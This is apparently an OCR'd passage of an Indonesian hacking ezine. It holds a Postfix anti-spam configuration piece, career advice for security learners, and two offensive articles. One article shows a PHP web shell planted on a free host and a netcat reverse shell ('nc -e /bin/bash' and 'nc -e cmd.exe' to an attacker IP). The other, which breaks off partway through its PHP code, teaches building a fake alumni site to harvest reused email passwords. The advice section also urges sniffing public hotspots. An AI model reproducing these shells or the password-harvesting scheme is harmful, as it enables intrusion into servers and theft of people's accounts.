Bila nilai balik restriksinya adalah "DUNNO", maka aturan restriksi selanjutnya akan menentukan, apakah email ini akan “OK” atau “REJECT”, jika ternyata salah satu tahapan selanjutnya menyatakan bahwa email ini bukan spam (OK), maka tidak diperlukan lagi proses lanjutannya.

---Restriksi pengirim---

Pengirim spam kebanyakan menggunakan alamat pengirim yang tidak valid (bogus) untuk menghindari datangnya flame dan bounce. Postfix dapat mencoba mengenali apakah sebuah alamat tidak valid, dan bila benar maka akan diasumsikan sebagai spam. Sayangnya, Postfix tidak dapat memverifikasi valid tidaknya mail tersebut tanpa mencoba mengirim email ke alamat si pengirim. Tetapi, dengan cara lain, postfix dapat mengecek apakah yang mengirimkan email memiliki MX atau A record dari domain tersebut. Untuk mengaktifkannya :

smtpd_sender_restriction = reject_unknown_sender_domain



Bila pengirim tidak dikenali, maka Postfix akan merespon dengan kode 450 (temporary error), yang artinya klien harus mencoba kembali. Hal ini menjadi penting bila terjadi kegagalan temporer sebuah domain (server NS mati atau sebagainya yang tidak diharapkan) yang menyebabkan email yang valid juga menjadi tidak terkirim. Apabila setelah dicoba ternyata tetap tidak bisa, maka kemungkinan email tadi adalah spam.
Untuk itu alamat pada envelope pengirim (MAIL FROM) harus mengikuti standar FQDN (contoh FQDN "mailserver.example.com", bukan hanya "mailserver").
Apabila ingin meyakinkan bahwa selain alamat FQDN yang diterima, maka reject saja alamat yang tidak memenuhi kriteria tersebut.

```
smtpd_sender_restriction = reject_non_fqdn_sender
```

Terakhir, Anda dapat membuat sebuah file map yang berisi daftar alamat valid dan tidak valid, misalnya /etc/postfix/sender_restrictions:

```
# allow larry@example.com
larry@example.com          OK


# reject anything else coming from @example.com
example.com        REJECT
```

dan bila digabungkan dengan restriksi pada pengirim :

```
smtpd_sender_restriction = check_sender_access
hash:/etc/postfix/sender_restrictions
```

Untuk menolak pengirim dari domain yang tidak mempunya record A atau MX :


```
smtpd_sender_restrictions = reject_unknown_sender_domain
```

Bila Anda ingin menggabungkan seluruh format restriksi pada pengirim, maka dapat dituliskan dengan urutan :

```
smtpd_sender_restriction = check_sender_access
hash:/etc/postfix/sender_restrictions,
        reject_non_fqdn_sender, reject_unknown_sender_domain
```

REFERENSI a.k.a bacaan :


www.securityfocus.com/infocus/1593
www.postfix.or.id/docs.html
bri@hackinglinuxexposed.com



*---- :

Semoga EZINE lebih bermutu lagi...
Dapatkan training security lebih lanjut dengan mengirim email kepada saya

kirimkan kritik && saran ke antonrahmadi@yahoo.com



REMOTE "BACKSHELL" dengan NETCAT

Author: az001 || az001@corenets.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Setelah membaca tulisan Teknik Remote Connect-Back Shell Om the_day saya langsung tertarik untuk langsung mencobanya karena kebetulan permasalahan yang dihadapi ternyata sama dengan Om the_day.

Saya mencoba dulu dirumah untuk memastikan apakah benar remote backshell itu berjalan baik, dan ternyata benar teknik itu berjalan baik.

Setelah itu saya langsung "mengunjungi" situs gratisan saya ,lalu saya upload script php :

```
== sh.php ===
<?
$sh = system($sh);
?>
```

Dan setelah itu saya mencoba menjalankannya dan berhasil

Karena kalau menjalankan shell dari script php tidak "leluasa" maka
Setelah itu saya upload script connect.pl dari bosen.net, dan menjalankannya

tapi ternyata

..hik..hik..hik

TIDAK JALAN ....


Mengapa ? , karena di server tersebut user gratisan tidak diizinkan untuk mengakses PERL ....

Stress .....? , Iya

Namun ternyata keberuntungan berpihak pada saya .., seviour mengontak saya dari kantor

[Yahoo Messenger]

seviour> Woii
az001>Woii
seviour> Ngapain lu



az001>Lagi iseng nih,tapi sial ...
seviour>Sial kenapa ?
az001>Teknik remotebs gak bisa dipake, nggak ada PERLnya
seviour>Ooooo, itu mah gampang
az001>Gimana ?
seviour>NETCAT !!!
az001>Sial, kok gw lupa yach

Ternyata saya melupakan sesuatu, iya .. NETCAT , tools paling ampuh di dunia saat ini bisa dipakai untuk itu.
Tapi ada nggak ya ....

#whereis nc
nc: /usr/local/bin/

ternyata ada ...

Langsung saya menjalankan netcat tersebut ...

==========
Ini adalah langkahnya diurutkan dari langkah yang pertama :

[Attacker]


c:\> nc -v -n -l -p 42001
listening on [any] 42001 ...

[Victim]

nc -e /bin/bash 141.118.0.1 42001

[Attacker]

C:\>nc -v -n -l -p 42001
listening on [any] 42001 ...
connect to [141.118.0.1] from (UNKNOWN) [141.118.0.2] 1036



Setelah Attacker menerima pesan yang kurang lebih adalah
"connect to [141.118.0.1] from (UNKNOWN) [202..100.10.20] 1036"
,maka setelah itu si attacker dapat menuliskan command linux.

Misal:

[Attacker]

```
C:\>nc -v -n -l -p 42001
listening on [any] 42001 ...
connect to [141.118.0.1] from (UNKNOWN) [141.118.0.2] 1036
ls /boot
System.map@             initrd-2.4.18-6mdk.img  lilo-text/
System.map-2.4.18-6mdk  initrd.img@             map
boot.0800               kernel.h@               mbr.b
boot.b@                 kernel.h-2.4.18-6mdk    message@
chain.b                 lilo@                   os2_d.b
config@                 lilo-bmp/               us-latin1.klt
config-2.4.18-6mdk      lilo-graphic/           vmlinuz@
grub/                   lilo-menu/              vmlinuz-2.4.18-6mdk
```

Rumus Umum =>

Attacker :

nc -v -n -l -p [port yang digunakan]

Victim :


nc -e [Shell yang akan digunakan] [IP Attacker] [port yg di gunakan attacker]

Note : Dengan asumsi IP 141.118.0.1 adalah IP Public

Kalau target windows :
[Attacker]
Langkahnya Sama

[Victim]
nc -e cmd.exe [ip attacker] [port yang digunakan attacker]

==========



Bingung memahami tulisan diatas :
Kunjungi www.corenets.net => Download videonya

Yang membuat saya bingung dan harus menjadi perhatian kita semua adalah ...

- KENAPA Option DGAPING_SECURITY_HOLE diaktifkan
- Jika 'terpaksa' menginstall netcat dan mengaktifkan Option itu, kenapa Si admin waktu mengompile netcat menggunakan :

make install

- Kenapa dia memberi izin kepada user (apache dalam hal ini) untuk mengakses netcat

Saya mungkin dapat menjawabnya dengan :

"Mungkin gw adalah seorang yang sangat beruntung di dunia ini "

atau :


"Mungkin adminnya sedang belajar menginstall ?" => ????????

Tulisan ini dibuat agar para "Admin" di luar sana berhati-hati dalam "menginstall" suatu aplikasi tertentu yang dapat "membahayakan" .

Referensi :
- http://www.corenets.net
- Remote BackShell , Author: the_day
- # man netcat
- google.com

*greetz to:
Seviour,langithitam,ilmuhitam,dhanjani, pembaca, dan tidak ketinggalan pula echo staff yang telah memberi tempat untuk artikel saya.

kirimkan kritik && saran ke az001@plasa.com.



Network Security (hacking) : Fun or Profit ?

Author: Biatch-X || vic@e-jipang.com
Online @ http://vic.e-jipang.com :: http://project.e-jipang.com

[preface]

beberapa hal yang kadang kala sedikit membingungkan saat anda hendak menentukan langkah awal dalam masa depan kamu.

[Content]


Langkah Pertama : Belajar apapun yang kamu bisa pelajari.

1. Mungkin kamu mau untuk memulai dari pandangan umum mengenai sekuritas, seperti buku "Practical Unix and Internet Security 3rd Edition" atau baca beberapa artikel di www.SecurityDocs.com.

2. Membaca sendirian tidak akan banyak membantu, untuk menjadi pakar harus menjadi kritis. sangat dianjurkan anda melakukan eksperimen ringan dengan menggunakan beberapa PC (Unix, Linux atau Windows), kalo anda bertanya mengapa harus ada windows, karena Unix, Linux ataupun Windows adalah sesuatu yang sangat nyata di dunia yang sebenarnya. kamu dapat menggunakan PC lama yang sudah usang atau menggunakan program emulator untuk melakukan simulasi network yang besar dengan menggunakan aplikasi seperti "VMWare".

3. Berikut yang harus kamu pelajari adalah bagaimana serangan dilakukan. cobalah untuk melihat atau membaca "the excellent and free Open Source Security Testing Methodology Manual (OSSTMM)". tujuan dokumen ini menyediakan ruang kerja yang komplit untuk sekuritas testing. tapi kebanyakan yang dibahas adalah langkah yang harus dilakukan tanpa memberikan penjelasan yang mendetail bagaimana cara melakukannya. kamu akan dapat belajar banyak melalui manual ini bila kamu benar-benar melakukan penelitian langkah apa saja yang tidak kamu pahami. dan bila kamu berusaha untuk mengimplementasikannya kedalam network dan ternyata terlalu susah, maka kamu dapat membaca buku yang lebih "bersahabat" dalam melakukan penjelasan seperti "Hacking Exposed 4th Edition"

4. Sekarang kamu mungkin sudah mengerti beberapa dari ide-ide sekuriti yang umum, ada beberapa area yang menjadi sangat mudah belakangan ini. Cara berpikir yang digunakan pada informasi celah keamanan hanya dapat di sebarkan kepada orang-orang yang dikenal baik atau administrator yang dapat dipercaya bisa juga peneliti celah keamanan melalui brainstorming privat. ini akan menjadi sebuah bencana untu beberapa alasan, dan pergerakan "Full Disclosure" telah lahir. dalam beberapa tahun belakangan, semuanya mulai bergerak kedepan secara penemuan terbatas ("bertanggung jawab") dan



ada juga beberapa trend mengenai "pay-money-for-early-disclosure". tapi informasi masih sangat banyak daripada yang dibutuhkan. banyak berita tersebut hanya di posting didalam milis (mailing-list). kamu dapat mempertimbangkan untuk ikut dalam milis seperti Bugtraq. saya juga menyarankan anda agar mempelajari Pen-Test, Vuln-Dev dan Sekuritas Dasar. bacalah dokumen sekitar 6-12 bulang yang lalu yang biasanya telah di "archive", bacalah dibidang yang memang kamu ingin berkutat atau membuat kamu tertarik. SecurityFocus biasanya menawarkan daftar lowongan kerja yang mungkin dapat membuat kamu untuk tertarik.


Ada 2 hal utama mengapa anda membaca Bugtraq. yang pertama karena anda harus dapat bereaksi dengan cepat begitu celah keamanan baru telah ditemukan dan anda harus segera melakukan patching terhadap system, memberitahukan kepada client anda atau teman dan keluarga dan mungkin juga kolega anda. anda akan dengan mudah dapat melakukan pengecekan terhadap "subject lines" atau hasil "advisories" untuk "bug" yang terjadi pada system anda. Sebenarnya, memahami sebuah celah keamanan akan dapat membantu anda untuk bertahan dari serangan yang terjadi, melakukan serangan sendiri dan juga mengidentifikasi atau mencegah "bug" serupa yang akan terjadi di masa yang akan datang. bila kamu cukup beruntung, advisories kadang kala disertai dengan penjelasan detil mengenai "bug" yang ada. cobalah untuk membaca beberapa advisories dari CORE Security Technologies. perhatikan bagaimana mereka menjelaskan secara terperinci tentang bagaimana celah keamanan terjadi pada "Snort TCP Stream Reassembly" dan bahkan memberikan sebuah demonstrasi "Proof-of-Concept" (pembuktian dari teori).

sayangnya, tidak semua advisories muncul pada saat yang "tepat". Untuk masalah dalam aplikasi open source, kamu dapat memahami masalah dengan membaca perbedaannya. langkah berikut adalah dengan menulis beberapa dan mencoba sebuah exploit. saya menyarankan satu dari tiap "general class of bug" (misalnya buffer-overflow, format string, SQL Injection) atau mungkin sebuah bug yang menarik perhatian anda.

Sesering mungkin untuk membaca kabar terbaru dari Phrack atau paper hasil penelitian yang biasa di posting di milis (mailing list). kirim beberap akomentar atau pertanyaan kepada yang membahas topik tersebut dan kamu mungkin akan memulai beberapa diskusi yang menarik. juga seringlah membaca buku yang berkualitas yang membahas masalah sekuritas yang menarik perhatian kamu.

tentu tidak mungkin saya mendemonstrasikan secara langsung apa yang telah saya tuliskan diatas kepada anda karena keterbatasan waktu, tempat, dana dan tenaga :P~

tapi anda bisa melakukannya sendiri dengan menginstall Red Hat Linux 8 (Psyche) atau terserah pilihan anda untuk OS-nya (kalo bisa yang belun di patch). lalu jalankan Nmap dan Nessus untuk melakukan penetrasi ke mesin yang barusan anda install tersebut. lalu coba untuk mengambil alih seolah-olah anda adalah bukan pemilik komputer tersebut. usahakan dilakukan secara remote (via LAN or Internet),



cobalah untuk melakukan beberapa exploit dengan menyerang beberapa service yang telah dibahas karena source code nya mengandung kesalah penulisan code program (misalnya Samba, WuFTPD dan lain-lain), gunakan pengetahuan yang telah anda miliki, kalo bisa gunakan segala macam cara, misalnya Brute-Forcing dan lain-lain.
lalu cobalah install Snort atau PortSentry di komputer yang anda serang (tentu secara lokal, khan anda sendiri yang punya :P). jangan lupa di-install Ethereal atau tcpDump untuk melihat traffic aabila dalam keadaan diserang dan dalam keadaan normal, lalu lihatlah log yang t ercatat, maka anda akan mendapatkan 2 pengetahuan secara langsung (attacking and defending skill), cobalah untuk berjalan-jalan di sekitar airport atau kafe-kafe terkenal untuk mencari hotspot, jelajahi network baru ini dengan menggunakan kismet atau netstumbler, Wellenreiter, kalau bisa usahakan untuk menginstall Dsniff juga untuk melakukan logging traffic...


cobalah latihan sesering mungkin, jangan lihat apa yang sudah anda kerjakan tapi lihatlah apa yang belum anda kerjakan... maka dengan sendirinya anda akan terpacu untuk terus mencoba dan tidak hanya berjalan di tempat. :)

5. Ambillah beberapa hari untuk melakukan refreshing, mungkin badan anda masih segar. tapi tanpa anda sadari, otak anda telah memasuki saat dimana ia merasa jenuh karena terus dipaksa untuk berpikir sehingga bisa mengalami saat stagnasi dimana anda tidak dapat berpikir lagi. tapi smeua tergantung dengan tingkat skill yang anda kejar dan berapa dalam anda menggali kemampuan anda sendiri.

Langkah ke dua : Implementasikan pengetahuan yang baru anda dapatkan

sekarang kamu telah mempelajari cukup banyak yang dapat membuat menjadi "berbahaya".
pada point ini, kamu akan mengalami beberapa masalah kecil dalam mengambil sertifikasi, setelah belajar pada hal yang lebih spesifik pada setiap topik.
Jika tujuan kamu adalah untuk mencari pekerjaan secepat mungkin, mungkin mengambil beberapa standarisasi (international certification) dapat membantu kamu untuk mendapatkannya dengan cepat. tapi menurut pemikiran saya, kamu akan mencoba untuk membuktikan kemampuan kamu kepada komunitas dengan cara bergabung dan memberikan kontribusi. sementara aktifitas ini menolong orang lain, ini bukan seluruhnya suatu ke-egois-an. malah terkadang itu dapat memantapkan skill kamu, bisa saja yang kamu tolong adalah manager suatu IT developer (yang mungkin akan menawarkan pekerjaan kepada kamu). aktifitas ini juga mendemonstrasikan dan mengembangkan kemampuan kamu dalam cara yang "benar". jika kamu mencari pekerjaan, maka cara ini dapat mempercepat kamu mendap atkan kerja, karena kamu mendemonstrasikan pengetahuan kamu dan bukan dengan memberikan beberapa lembar kertas mengenai kemampuan kamu. :)

ini ada beberapa ide untuk memuluskan karir anda :




* cobalah beberapa interaksi dengan memposting komentar di beberapa milis, ini sangat mudah dan dapat memberikan beberapa pengetahuan yang baru, mengenal beberapa teman yang baru dan mendapatkan "nama" dengan mudah didalam komunitas. bila sebuah manager di perusahaan besar menerima sekitar 100 lamaran kerja dan mengenali nama anda, maka 99 lamaran kerja lain akan segera dimasukkan kedalam keranjang sampah dan anda dengan segera menerima telepon panggilan untuk interview. sangat mudah bukan. :)

* ketika sebuah worm baru keluar atau sebuah celah keamanan keluar, semua orang berlomba untuk mengetahui secara detil. bila kamu sampai tidak tidur semalaman hanya untuk diassembly worm/patch dan menulis analisis yang tepat, maka banyak orang akan menemukan analisis anda sangat bermanfaat, dan kamu akan belajar banyak. usahakan prioritas kamu adalah kualitas terlebih dahulu, bila seseorang mengalahkan kamu dalam kecepatan posting, maka kamu bisa membandingkan dengan analisa kamu apakah mereka salah dalam beberapa tempat atau mungkiin kamu yang salah dalam beberapa hal. kamu juga bisa mem-posting beberapa exploit kamu, walaupun itu terlihat seperti politik. (untuk mendapatkan nama) :d

* mengikuti konfrensi sekuriti adalah sebuah tempat yang sangat bagus untuk belajar, mengenal beberapa teman hacker secara langsung, cara yang sangat baik adalah dnegan menjadi salah satu pembicara di konfrensi ini. bahasan yang muncul selalu ada saja yang baru sehingga masih banyak topik yang penting dan menarik untuk dibahas, kamu tidak harus benar-benar ahli yang sudah dikenal selama puluhan tahun (sesepuh) tapi kamu setidaknya benar-benar paham sehingga kamu bisa memberikan sebuah presentasi yang baik dan berkualitas. ini juga merupakan cara yang tepat untuk bertemu dengan orang lain yang memiliki kesamaan dalam topik yang dibahas. saya juga telah memasukkan proposal project untuk BCS 2005 dan semoga diterima oleh Panitia Pelaksana.

* sekarang kamu telah melihat dan mengerti secara luas mengenai celah keamanan pada software yang sering di posting di bugtraq. cobalah untuk menemukan sendiri celah keamanan. kamu dapat mengambil beberapa source aplikasi berbasis web dengan platform PHP di sourceforge.net. aplikasi berbasis web ini pun kadangkala menyimpan beberapa kelemahan, terutama dengan SQL Injection, XSS (Cross-Site Scripting), Directory Traversal dan masih banyak lagi celah keamanan yang lainnya. cobalah buat beberapa "Proof-of-Conecpt" mengenai pengetahuan anda dan sebelum di posting ke milis, usahakan untuk menghubungi vendor yang bersangkutan (ini mengenai masalah etika saja). apabila anda telah melakukan itu semua, maka cobalah untuk target yang lebih besar, misalnya aplikasi yang sangat banyak dipakai oleh orang didunia (contohnya Apache, IIS, PHP, ASP dan lain-lain.).

* Cobalah untuk membuat aplikasi sekuritas. aku dapat memberikan saran tapi mungkin akan membatasi kreatifitas anda. so, selamat beraktifitas dan berkreasi. dan saya juga sementara mengembangkan sebuah aplikasi all-in-one untuk sekuritas bersama dengan team saya. :)



Saya berharap ini sangat mebantu anda dalam menentukan pilihan, bila anda membutuhkan saran yang lain, cobalah untuk bertanya pada Staff ECHO atau Staff ISIC atau mungkin juga Staff SSL (my private development team.) :d

akhir kata saya ucapkan banyak terima kasih kepada Staff ECHO yang telah memasukkan paper ini kedalam Ezine mereka.

"I don't claim to have any, but understand the value." - Fyodor. (Creator of Nmap).
"If you do this for fun, then stop calling yourself a professional !!" - jim geovedi :d

REFERENSI a.k.a bacaan :

.....Fyodor interview with SlashDot.ORG @ http://www.slashdot.org
.....self implementing
.....dsb

*greetz goes to :

ECHO Staff, ISIC Staff, Aikmel Crew, AntiHackerLink Boyz & all irc chatterz

*special goes to:

SakitJiwa, Tig3r, yudhax, pey, y3d1ps, the_day, jimgeovedi (for the conversation)


*shoutz goes to :

echo, andrew, agus, rachmad (the SSL staff). also to K-159.

*dedicated for :

my beloved angel, eGLa. you're the sweetest thing i ever have in my life.

send flame && critics suggest to vic@e-jipang.com



Trik Mendapatkan Password email dengan PHP+MySQL

Author: Comex || comex@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

/*Akhirnya aku sedikit meluangkan waktu untuk menulis artikel yang dari dulu nggak kesampaian, dan kurang aktif di Echo|staff maupun di Newbie_Hacker, malah sempat dikatain ".... datang dan pergi tanpa suara .HANTUUuUuU....." maupun "---------- zZZZZzz...zZZZZZZ..zZZZZZ..ZZZzzz..." tetapi nggak papa, aku seneng kok masih diperhati'in dan ini tidak bisa dibiarkan berlarut-larut aku harus aktif demi kita semua (merdeka...). Gw lumayan sibuk belakangan ini,dan banyak kegiatan di dunia nyata, so gw sebagai salah satu komponen (emangnya radio) Echo|staff mohon ma'af.
*/

Pengantar


Assalamu'alaikum Wr, Wb

Salam Hangat, kali ini aku mencoba membuat artikel yang tertunda, dan kelihatannya melanjutkan dari artikel "Social Reverse-Engineering" ez-r08-biatchX-socialreverse-engineering.txt). aku akan mencoba sisi aplikasi praktek)ples contohnya yang langsung bisa diterapkan. dan artikel ini hanyalah untuk pemula yang sangat simpel banget, dan pernah diuji coba-kan pada waktu masih sekolah dulu.

"Banyak jalan menuju Palembang" pepatah tersebut sangat tepat bila kita menginginkan sesuatu salah satunya ingin mengetahui password orang laen. Salah satu kebiasaan orang-orang (termasuk aku) bila kita mengisi suatu formulir email, atau forum, yang memerlukan password biasanya memakai password yang sama dengan password emailnya, nah disinilah kita bisa untuk mencoba membuat suatu website komunitas (seperti website sekolah, alumni, organisasi, dll) dengan menggunakan PHP+Mysql.

Yang Perlu Di Persiapkan

Seperti m_beben dan rrrrr, kudu ada yang harus disiapin
1. Komputer
2. Akses Internet (kalo mau di upload)
3. PHP Triad (kalo belum ada download di sourceforge.net, dan artikelnya cari di www.ilmukomputer.com
4. Susu Murni (kalo bisa langsung dari sumbernya heheheheh....)



Langkah pertama :
* kita membuat sebuah komunitas, karena dengan komunitas akan banyak orang (terutama yang kita kenal) akan mendaftar ke website kita, dengan adanya fasilitas chatroom, forum diskusi, shoutbox, dll. contoh komunitas alumni sekolah....

Langkah Kedua :
* Membuat Website secara sederhana (kalo nggak bisa yang canggih) tentang website alumni sekolah tersebut, rancanglah sedemikian rupa, sehingga orang laen akan tertarik akan mengisi formulir yang kita sediakan. buat web tersebut terserah mau pake program apa (Ms.Frontpage, Macromedia Dreamviewer, ato bahkan pake notepad).

Langkah Ketiga :
* Bukalah Program Apache yang telah di Install dari PHP Triad di Start->Program->PHPTriad->
Apache Console->Start Apache, dan aktifkan Database MySQL di Start->Program->PHPTriad->
MySQL->MySQL-D
* Copy Paste lah web anda ke C:\APACHE\HTDOCS misal nama folder anda echo, maka bukalah Browser anda lalu ketik http://Localhost/echo maka akan tampil web yang anda buat
* Buatlah database baru dengan nama echo dengan cara ketik di browser anda http://localhost/phpMyAdmin atau http://localhost/phpmyadmin (kalo di linux case sensitif create lah database yang akan anda buat misal echo
* Editlah web anda menggunakan editor web (Fronpage, Dreamviewer, Notepad) JANGAN LUPA
HALAMAN DEPAN WEBSITE ANDA ADALAH INDEX.PHP agar web anda langsung terbaca pertama kali oleh server apache
* buatlah file config.php dengan script


```
---------------------------------------
<?php

//file config.php

$HOST="localhost";       //NAMA HOST
$USER_NAME="root";  //USERNAME UNTUK DATABASE
$PASSWORD="";       //PASSWORD DATABASE
$DATABASE="echo"; //database yang digunakan

?>
---------------------------------------
```

ingatlah untuk username dan password serta database seusaikan dengan hosting yang anda buat untuk saat ini kita hanya mencoba di akses local (localhost).
File config.php ini berguna untuk konfigurasi seluruh file web yang menggunakan database dan tinggal masukkan file config.php tsb tanpa menulis satu persatu tiap halaman web.



Lalu masukkan script ini kedalam file index.php


```
<form action=login1.php method=post>
<b><font color="#990000">
<p><?php
if(isset($user)){
 echo "kamu login sebagai $user<br><a href=logout.php>logout</a><p>";
}else{
 echo "Kamu belum login ! <a href=form.php>Register</a>";
}
?>
</font></b><table border="0" cellspacing="0" style="border:1px solid #000000;
border-collapse: collapse; padding-left:4; padding-right:4; padding-top:1; padding-
bottom:1" width="100%" id="AutoNumber2" cellpadding="3" height="81"
bgcolor="#3399FF">
  <tr>
   <td width="37%" align="right" height="15"><font color="#FFFFFF"><b>User ID
:</b></font></td>
   <td width="63%" height="15"><input type="text" name="id" size="11"></td>
  </tr>
  <tr>
   <td width="37%" align="right" height="15"><font
color="#FFFFFF"><b>Password :</b></font></td>
   <td width="63%" height="15"><input type="password" name="psw"
size="11"></td>
  </tr>
  <tr>
   <td width="37%" align="right" height="26"> </td>
   <td width="63%" height="26"><input type=submit value=login></td>
  </tr>
```

---


terserah mau masukin dimana, asalkan sesuai dengan web anda.

Buatlah File Register dengan nama file form.php masukkan listing berikut kedalam tag <body>


```
<table width="100%" border="0">
<tr>
 <td width="55%" valign="top">
 <p><b><font size="2">[PENDAFTARAN USER] </font></b><br>Di sini yang
mendaftar
   adalah semua alumni SMU Negeri 3 Palembang.
   <form action=register.php method=post>
    <table border="0" cellspacing="0" width="100%">
```



```
        <tr>
          <td width="31%" align="right"><b>User ID :</b></td>
          <td width="69%"> <input type="text" name="userid" size="20"></td>
        </tr>
        <tr>
          <td width="31%" align="right"><b>Password :</b></td>
          <td width="69%"> <input type="password" name="psw"
size="20"></td>
        </tr>
        <tr>
          <td width="31%" align="right"><b>Email :</b></td>
          <td width="69%"> <input type="text" name="email" size="20"></td>
        </tr>
        <tr>
          <td width="31%" align="right"><b>Nama lengkap :</b></td>
